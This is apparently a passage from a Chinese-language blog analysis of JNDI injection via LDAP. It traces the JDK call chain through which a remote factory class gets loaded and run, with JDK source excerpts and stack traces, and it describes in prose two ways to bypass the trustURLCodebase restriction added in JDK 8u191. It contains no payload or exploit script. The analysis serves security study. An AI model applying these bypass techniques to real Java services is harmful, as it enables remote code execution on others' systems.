
回到上一步, 跟进`DirectoryManager#getObjectInstance`方法, 再调用`getObjectFactoryFromReference`方法, 之后和`RMI`中一样的操作了, 判断本地是否存在需要获取的类, 不存在则远程加载, 在`return`返回语句中调用`newInstance`方法, 会触发类的构造方法, 从而来执行`exploit`.



```
public static Object
    getObjectInstance(Object refInfo, Name name, Context nameCtx,
                      Hashtable<?,?> environment, Attributes attrs)
    throws Exception {

        ObjectFactory factory;

        ObjectFactoryBuilder builder = getObjectFactoryBuilder();
        if (builder != null) {...}

        // use reference if possible
        Reference ref = null;
        if (refInfo instanceof Reference) {...} else if (refInfo instanceof Referenceable) {...}

        Object answer;

        if (ref != null) {
            String f = ref.getFactoryClassName();
            if (f != null) {
                // if reference identifies a factory, use exclusively

                factory = getObjectFactoryFromReference(ref, f);
                if (factory instanceof DirObjectFactory) {
                    return ((DirObjectFactory)factory).getObjectInstance(
                        ref, name, nameCtx, environment, attrs);
                } else if (factory != null) {...}
                //...
                return refInfo;
```

调用链


```
getObjectFactoryFromReference(Reference, String):142, NamingManager (javax.naming.spi), NamingManager.java
getObjectInstance(Object, Name, Context, Hashtable, Attributes):189, DirectoryManager (javax.naming.spi), DirectoryManager.java
c_lookup(Name, Continuation):1085, LdapCtx (com.sun.jndi.ldap), LdapCtx.java
p_lookup(Name, Continuation):542, ComponentContext (com.sun.jndi.toolkit.ctx), ComponentContext.java
lookup(Name):177, PartialCompositeContext (com.sun.jndi.toolkit.ctx), PartialCompositeContext.java
lookup(String):205, GenericURLContext (com.sun.jndi.toolkit.url), GenericURLContext.java
lookup(String):94, ldapURLContext (com.sun.jndi.url.ldap), ldapURLContext.java
lookup(String):417, InitialContext (javax.naming), InitialContext.java
main(String[]):14, JNDIClient (jndi_test1), JNDIClient.java
```



```
getObjectFactoryFromReference:142, NamingManager (javax.naming.spi)
getObjectInstance:189, DirectoryManager (javax.naming.spi)
c_lookup:1085, LdapCtx (com.sun.jndi.ldap)
p_lookup:542, ComponentContext (com.sun.jndi.toolkit.ctx)
lookup:177, PartialCompositeContext (com.sun.jndi.toolkit.ctx)
lookup:205, GenericURLContext (com.sun.jndi.toolkit.url)
lookup:94, ldapURLContext (com.sun.jndi.url.ldap)
lookup:417, InitialContext (javax.naming)
main:14, JNDIClient (org.h3rmesk1t.jndi.LDAPAttack)
```

绕过JDK 8u191+等高版本限制

自jdk8u191-b02版本后, 新添加了`com.sun.jndi.ldap.object.trustURLCodebase`默认为`false`的限制, 在`decodeObject`方法处新增了一个读`trustURLCodebase`的判断, 而这个值默认是为`false`的, 因此无法通过`RMI`、`LDAP`加载远程的`Reference`工厂类.



```
private Object decodeObject(Remote var1, Name var2) throws NamingException {
    try {
        Object var3 = var1 instanceof RemoteReference ? ((RemoteReference)var1).getReference() : var1;
        Reference var8 = null;
        if (var3 instanceof Reference) {...} else if (var3 instanceof Referenceable) {...}

        if (var8 != null && var8.getFactoryClassLocation() != null && !trustURLCodebase) {
            throw new ConfigurationException("The object factory is untrusted. Set the system property '
        } else {...}
    } catch (NamingException var5) {...} catch (RemoteException var6) {...} catch (Exception var7) {...}
}
```

两种绕过方法如下:

- 找到一个受害者本地`CLASSPATH`中的类作为恶意的`Reference Factory`工厂类, 并利用这个本地的`Factory`类执行命令.
- 利用`LDAP`直接返回一个恶意的序列化对象, `JNDI`注入依然会对该对象进行反序列化操作, 利用反序列化`Gadget`完成命令执行.

这两种方式都依赖受害者本地`CLASSPATH`中环境, 需要利用受害者本地的`Gadget`进行攻击.

参考

- JAVA JNDI注入知识详解
- JNDI 注入漏洞的前世今生

- Lesson: Overview of JNDI
- HPE Security Fortify, Software Security Research